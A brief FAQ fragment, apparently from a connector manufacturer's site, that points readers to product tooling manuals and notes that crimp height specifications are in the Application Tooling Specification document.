
FAQ


Tooling specifications and manuals are found by selecting the products below.


Crimp Height Specifications are then contained in the Application Tooling Specification document.

